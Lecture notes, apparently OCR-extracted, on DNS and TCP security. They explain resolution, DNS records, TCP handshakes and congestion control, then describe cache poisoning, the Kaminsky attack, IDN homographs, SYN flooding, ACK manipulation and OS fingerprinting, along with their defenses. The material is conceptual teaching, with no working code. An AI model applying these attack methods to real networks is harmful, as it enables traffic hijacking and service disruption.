Refer local name server to the Top-level domain (TLD) or authoritative name server if name mapping is not known

Top-level domain (TLD) servers:

Responsible for com, org, net, edu, aero, jobs, museums, etc., and all top-level country domains, e.g.: uk, fr, ca, jp

Network Solutions maintains servers for .com TLD

Educause for .edu TLD


Authoritative DNS servers:

Organization's own DNS server(s), providing authoritative hostname to IP mappings


for organization’s named hosts
Can be maintained by organization or service provider

Local DNS name server:
Each ISP (residential ISP, company, university) has one
also called “default name server”
When a host makes DNS query, query is sent to its local DNS server
Has local cache of recent name-to-address translation pairs (but may be out of date)
Acts as proxy, forwards query into hierarchy

Iterative query:
contacted server replies with name of server to contact



Recursive query:
puts burden of name resolution on contacted name server
heavy load at upper levels of hierarchy



Caching

Once (any) name server learns mapping, it caches mapping

cache entries timeout (disappear) after some time (TTL)

TTL is set in seconds

TLD servers are typically cached in local name servers, thus root name servers not often visited

Cached entries may be out-of-date

if the host changes IP address, the new mapping may not be known Internet-wide until all TTLs expire

DNS records

DNS: distributed database storing resource records (RR)

RR format: (name, value, type, ttl)

type=A

- name is hostname (e.g., www.polyu.edu.hk)
- value is IPv4 address (e.g., 158.132.48.76)

type=NS

- name is domain (e.g., polyu.edu.hk)
- value is hostname of authoritative name server for this domain (e.g., ns3.polyu.edu.hk)

type=AAAA

- name is hostname
- value is IPv6 address

Pointer (PTR)

It points to the domain names from the corresponding IP address

PTR stores an IP address as a sequence of bytes in reverse order because a domain name gets less specific from left to right


- 241.19.132.158.in-addr.arpa. 3600 IN PTR www.polyu.edu.hk.
- www.polyu.edu.hk. 300 IN A 158.132.19.241


DNS Protocol & Messages

query and reply messages, both with same message format

msg header

- identification: 16 bit # for query, reply to query uses same #
- flags:
  - query or reply
  - recursion desired
  - recursion available
  - reply is authoritative





Inserting records into DNS

example: new startup "Network Union"
register name networkunion.com at DNS registrar (e.g., Network Solutions)
provide names, IP addresses of authoritative name server (primary and secondary)
registrar inserts two RRs into .com TLD server:
(networkunion.com, dns1.networkunion.com, NS)
(dns1.networkunion.com, 212.212.212.1, A)
create type A record for www.networkunion.com at the authoritative server

Tracing the resolution path

dig command

Open Recursive DNS Server

It responds to anyone for translating the domain name to IP address
Misconfiguration?

Attacking DNS

Vulnerabilities:

Give the victim wrong answer

Deny the DNS service

IDN homograph attack

Internationalized domain name homograph attack

Different characters look alike

- **http://www.microsoft.com** or http://www.microsoft.com
- **Russian letters ‘ c’ and ‘ o’**

Google.com

gоogle.com

Unicode character 0x0262:
the *Latin Letter Small Capital G*

Punycode (RFC3492)

Transform Unicode characters into a restricted character set

- **Example: http://天津大学.cn http://xn--pssd43ofx5a.cn/**

Hosts File

Store the mapping on the local machine

Usually attack the access point → easier

Operating System	Version(s)	Location
Unix, Unix-like, POSIX		/etc/hosts[3]
Microsoft Windows	3.1	%WinDir%\HOSTS
	95, 98, ME	%WinDir%\hosts[4]
	NT, 2000, XP,[5] 2003, Vista, 2008, 7, 2012, 8, 10	%SystemRoot%\System32\drivers\etc\hosts[6]
Windows Mobile, Windows Phone		Registry key under HKEY_LOCAL_MACHINE\Comm\Tcpip\Hosts
Apple Macintosh	9 and earlier	Preferences or System folder
	Mac OS X 10.0–10.1.5[7]	(Added through NetInfo or niload)
	Mac OS X 10.2 and newer	/etc/hosts (a symbolic link to */private/etc/hosts*)[7]
Novell NetWare		SYS:etc\hosts
OS/2 & eComStation		"bootdrive":\mptn\etc\
Symbian	Symbian OS 6.1–9.0	C:\system\data\hosts
	Symbian OS 9.1+	C:\private\10000882\hosts
MorphOS	NetStack	ENVARC:sys/net/hosts
AmigaOS	< 4	AmiTCP:db/hosts
	4	DEVS:Internet/hosts
AROS		ENVARC:AROSTCP/db/hosts
Android		/etc/hosts (a symbolic link to */system/etc/hosts*)
iOS	iOS 2.0 and newer	/etc/hosts (a symbolic link to */private/etc/hosts*)
TOPS-20		<SYSTEM>HOSTS.TXT
Plan 9		/lib/ndb/hosts
BeOS		/boot/beos/etc/hosts[8]
Haiku		/system/settings/network/hosts[9]
OpenVMS	UCX	UCX$HOST
	TCPware	TCPIP$HOST
RISC OS	3.7, 5	!Boot.Resources.!Internet.files.Hosts
	later boot sequence	!Boot.Choices.Hardware.Disabled.Internet.Files.Hosts[10]

The hosts file is a plain text file called hosts.txt that maps hostnames to IP addresses.

The Domain Name System (DNS) is a remote database used to translate the easy-to-understand and remember web addresses (URLs) that we are familiar with, to their 'true' numerical IP addresses that computers can understand: for example translating the domain name www.bestvpn.com to its IP address of 198.41.187.186.

In most operating systems the host file is resolved in preference to DNS requests, so if the hosts file resolves the hostname, the request never leaves your computer. This means the hosts file can be edited to block the domain names of ad servers, banners, third party cookies, and assorted other malware, adware and spyware.

For example, adding the entry "**0.0.0.0 ad.doubleclick.net**" to the hosts file will block all ads served by that DoubleClick server to any web page you visit.

Examples of Malware Interfering with DNS

- **MyDoom.B (published 1/28/2004)**
  http://www3.ca.com/securityadvisor/virusinfo/virus.aspx?id=38114
  "The worm modifies the HOSTS files every time it runs to prevent access to the following sites [list of sites deleted]"

- **Trojan.Flush.A (discovered 3/4/2005)**
  http://www.sarc.com/avcenter/venc/data/trojan.flush.a.html
  'Attempts to add the following value […]:
  "NameServer" = "69.50.176.196,195.225.176.37"'

- **DNSChanger.c (added 11/04/2005)**
  http://vil.nai.com/vil/Content/v_136817.htm
  "This program modifies registry entries pertaining to DNS servers to point to the following IP address: 193.227.227.218"

DNS Poisoning Attack

Send fake responses after the victim sends the requests

Eavesdrop DNS packets

Generate fake responses

How to launch a successful DNS poisoning attack?

Construct and send an 'expected' fake DNS response

Fields: Src IP, Src Port, Dst IP, Dst Port, Question, 16-bit ID

How to prevent the correct response from reaching the victim?

DDoS

Man-In-The-Middle (MITM)

Attacking DNS server:

Bandwidth flooding DDoS Attack


Protocol-based DDoS: DNS request flooding

Exploiting server vulnerabilities

DNS Caches Poisoning Attack

DNS Caches:

DNS servers first search their caches on the receipt of a request



An attacker already knows:

The queried host name

The attacker cannot sniff the traffic sent by the local DNS server

An attacker needs to guess:

16-bit ID fields (2^16)

UDP source port (2^16 - 1000)

65536* 64536= 4,229,431,296>4 billion

Reality (unpatched DNS):

Bad random generator

Sequentially increasing ID

Fixed port 53 → administrator wrong concept


Setting a large TTL:

Force the cache to use the fake answer for a long period of time

impacting all clients to the same site

1. Sends a DNS query to the victim DNS for selected hostname

2. Flood the victim with forged DNS reply packets
3. Root/GTLD servers provide referral to ns1.bankofsteve.com
4. Victim DNS asks ns1.bankofsteve.com for the IP address of www.bankofsteve.com with query ID 1001
5. Real DNS provides a legitimate response to this query
6. If the forged DNS reply arrives early than the one from real DNS, the attack succeeds
7. Otherwise, the attacker has to wait for TTL before launching another attack



Limitations:

One domain name


TTL

Kaminsky DNS Attack

1. Requests a random name within the target domain
2. Sends a stream of forged packets to the victim
3. Instead of A records as part of an Answer, it delegates to another DNS via Authority records (i.e., NS record and A record)

Advantages:

No need to wait for TTL even if the response from the real DNS arrives earlier
Control everything under that DNS server



Defense mechanisms

Randomization

Source port
Transaction ID

DNS-0x20

DNS messages often preserve the query formatting
DNS-0x20 is an anti-poisoning technique that uses mixed-case queries
Attackers have to guess the DNS-0x20 encoding of the host name

Modify the Question Field → upper case or lower case


Decimal	Hex	Char	Decimal	Hex	Char
64	40	@	96	60	`
65	41	A	97	61	a
66	42	B	98	62	b
67	43	C	99	63	c
68	44	D	100	64	d
69	45	E	101	65	e
70	46	F	102	66	f
71	47	G	103	67	g
72	48	H	104	68	h
73	49	I	105	69	i
74	4A	J	106	6A	j
75	4B	K	107	6B	k
76	4C	L	108	6C	l
77	4D	M	109	6D	m
78	4E	N	110	6E	n
79	4F	O	111	6F	o
80	50	P	112	70	p
81	51	Q	113	71	q
82	52	R	114	72	r
83	53	S	115	73	s
84	54	T	116	74	t
85	55	U	117	75	u
86	56	V	118	76	v
87	57	W	119	77	w
88	58	X	120	78	x
89	59	Y	121	79	y
90	5A	Z	122	7A	z

0x61 – 0x41 = 0x20

Ch4 TCP Security

TCP


TCP Header



Sequence number (SN): The first byte of data

Acknowledgment number (AN): The sequence number of the next expected byte
SN + payload length
Example:
Bob: (S1, R1)
Alice: (R1, S2), S2 = S1 + payload length of Bob's packet

Out-of-order packet:
SN > expected SN
Elicit an ACK packet with AN=expected SN
Example:
Bob: (S1, R1), (S2, R1), S2 = S1 + payload length of the first data packet
Alice: (R1, S1), (R1, S3), S3=S2 + payload length of the second data packet




Three-way Handshaking

The client sends a TCP SYN packet with SNc = ISNc.
ISNc is the initial sequence number which should be randomly selected by the client

The server sends back a TCP SYN/ACK packet with SNs = ISNs and Ans = SNc + 1
ISNs is the initial sequence number which should be randomly selected by the server

The client responds with an ACK packet with SNc = ISNc + 1 and ANc = ISNs + 1



Flow Control

The receiver decides how much data it will accept
Sliding window mechanism
Advertising window (rwnd) from the receiver
The volume of data to be sent <= rwnd


Congestion Control

Congestion window (cwnd)
The volume of data to be sent <= min{rwnd, cwnd}
Prevention: Let cwnd adapt to available bandwidth
Detection:

	Router	TCP
Implicit	Drop packet	Infer packet loss
	Full queue	Measure long round-trip time
Explicit	Mark ECN in IP header	Read ECE flag in TCP header


Reaction: Adjust cwnd

Packet loss:
Retransmission timeout (RTO)
Suggestion: Minimal RTO = 1 second



Three duplicate ACK packets

S6 = S5 + payload length



Congestion Control Algorithms

Slow start

Congestion avoidance

Fast retransmit/Fast recovery

Slow Start

Parameter:

cwnd, rwnd, ssthresh (slow start threshold)

IW (Initial value of cwnd)

SMSS (Sender maximal segment size)

Scenario:

At the beginning of a transfer

After repairing packet loss detected by the retransmission timeout


Rule:

For each ACK, cwnd += min {N, SMSS}

N is the number of bytes newly acknowledged by the ACK

Stop when cwnd >= ssthresh or packet loss is detected

What if cwnd += SMSS?



- SMSS = 100 bytes
- Misbehaving receiver manipulates ACK packets
  - Normal: SN=R1, AN= 101
- cwnd = 600
  - Normal: cwnd = 100+1+1+1+1+1 = 105
- Target
  - Download the data quickly
  - Congest the bottleneck of the path from the sender to the receiver

Congestion Avoidance


Scenario:

cwnd > ssthresh

Rules:

Increase cwnd by SMSS per round-trip time (RTT)

Stop when packet loss is detected



Fast Retransmit/Fast Recovery

On the first and second duplicate ACKs received at a sender, a TCP SHOULD send a new segment of data per

When the third duplicate ACK is received, the sender:
sets ssthresh to ssthresh = max (FlightSize / 2, 2*SMSS) ~half
retransmits the first unacknowledged segement
set cwnd to ssthresh + 3*SMSS

For each additional duplicate ACK received (after the third), the sender increases cwnd by SMSS and sends new segment if cwnd and rwnd allows

When an ACK arrives that acknowledges previously unacknowledged data, the sender sets cwnd to ssthresh

Attacks and defenses

Attackers

- Malicious sender
- Malicious receiver

Internet is asymmetric

- In-path attacker
  - Eavesdrop
  - Drop, delay, …
  - Can it always observe SN and AN?

- Off-path attacker

TCP SYN Flooding

Each arriving SYN stores state at the server
TCP Control Block (TCB) ~ 280 bytes
FlowID, timer info, Sequence number, flow control status, out-of-band data, MSS, other options agreed to
Half-open TCB entries exist until timeout


The attacker just sends SYN packets without responding to the server with the expected ACK packet

Problem: No client authentication of packets before resources allocation

SYN Cookies

Client sends SYN packet
Server responds to Client with SYN-ACK packet with SYN cookie
Server does not save state

The ISN of TCP SYN/ACK becomes a cookie:
32-bit sequence number
t mod 32: t is 32-bit time counter that increases every 64 seconds
MSS: an encoding of server MSS (can only have 8 settings)
Cookie: easy to create and validate, hard to forge
Includes timestamp, 4-tuple



Client responds with ACK whose acknowledgement number is equal to ISN + 1
Server performs the following operations:


1. Checks the value t against the current time to see if the connection has expired
2. Recomputes the cookie to determine whether this is, indeed, a valid SYN cookie

3. Decodes the value MSS from the 3-bit encoding in the SYN cookie, which will be used to reconstruct the SYN queue entry


Malicious Receiver

Send requests to many servers
Send ACK packets with large advertising window
Effective: ACK packet 60 byte; TCP data packet 1500 byte
Each ACK packet can trigger multiple TCP data packets

ACK division
If TCP sender increases its cwnd by MSS for each incoming ACK packet
Make the TCP sender's cwnd to be incremented faster than it should




Duplicate ACK forgery



The number of ACK packets should be close the number of sent packets

Acknowledge packets that have not been received



Calculate the RTT

TCP/IP Stack Fingerprinting

FIN probe:
Send a FIN to an open port
Some implementations silently drop the received segment, while others respond with a RST

Bogus flag test:
Send a TCP segment setting at least one bit of the Reserved field
Some implementations ignore this field, while others reset the corresponding connection or reflect the field in the TCP segment sent in response

TCP ISN sampling:
Sample a number of Initial Sequence Numbers(ISN) by sending a number of connection requests
Many TCP implementations differ on the ISN generator they implement, thus allowing the correlation of ISN generation algorithm to the operating system type and version

TCP initial congestion window:
Many TCP implementations differ on the initial TCP congestion window they use
Should set to one or two SMSS
Some don't follow → faster

RST sampling:
Many implementations differ in the Acknowledgement Number they use in response to segments received for connections in the CLOSED state (i.e., closed port)

TCP options:
Different implementations differ in the TCP options they enable by default

Retransmission Timeout (RTO) sampling

TCP Port Scanning

